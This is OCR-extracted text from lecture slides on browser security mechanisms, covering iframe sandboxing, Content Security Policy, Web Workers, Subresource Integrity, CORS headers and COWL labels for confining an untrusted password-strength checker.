
```
self.addEventListener('message', function(e) {
    self.postMessage(e.data);  // Return message it is sent
}, false);
```

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

Motivation for SRI

- Many pages pull scripts and styles from a wide variety of services and content delivery networks.
- How can we protect against
  - downloading content from a hostile server (via DNS poisoning, or other such means), or
  - modified file on the Content Delivery Network (CDN)


jQuery.com compromised to serve malware via drive-by download

- Won't using HTTPS address this problem?

Subresource integrity

- Idea: page author specifies hash of (sub)resource they are loading; browser checks integrity
  - E.g., integrity for link elements
    - <link rel="stylesheet" href="https://site53.cdn.net/style.css" integrity="sha256-SDfwewFAE...wefjijfE">
  - E.g., integrity for scripts
    - <script src="https://code.jquery.com/jquery-1.10.2.min.js" integrity="sha256-C6CB9UYIS9UJeqinPHWTHVqh/E1uhG5Tw+Y5qFQmYg=">

What happens when check fails?


- Case 1 (default):
  - Browser reports violation and does not render/ execute resource
- Case 2: CSP directive with integrity-policy directive set to report
  - Browser reports violation, but may render/execute resource

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

Cross-Origin Resource Sharing (CORS)

- Amazon has multiple domains
  - E.g., amazon.com and aws.com
- Problem: amazon.com can’t read cross-origin aws.com
  - With CORS aws.com can whitelist amazon.com



http://www.html5rocks.com/en/tutorials/cors/


How CORS works

- Browser sends Origin header with XHR request
  - E.g., Origin: https://amazon.com
- Server can inspect Origin header and respond with Access-Control-Allow-Origin header
  - E.g., Access-Control-Allow-Origin: https://amazon.com
  - E.g., Access-Control-Allow-Origin: *

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions


Recall: Password-strength checker




- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to untrusted code!
- Is there any way to make sure untrusted code does not export our password?

Confining the checker with COWL

- Express sensitivity of data
  - Checker can only receive password if its context label is as sensitive as the password
- Use postMessage API to send password
  - Source specifies sensitivity of data at time of send




Modern web site



Code from many sources
Combined in many ways

Challenges

Third-party APIs



Third-party mashups

Mashups

Extensions

Third-party libraries

Basic questions

- How do we isolate code from different sources
  - Protecting sensitive information in browser
  - Ensuring some form of integrity
  - Allowing modern functionality, flexible interaction

Acting parties on a site

- Page developer
- Library developers
- Service providers
- Data provides
- Ad providers
- Other users
- CDNs
- Extension developers

Specifically

- How do we protect page from ads/services?
- How to share data with cross-origin page?
- How to protect one user from another’s content?
- How do we protect the page from a library?
- How do we protect page from CDN?
- How do we protect extension from page?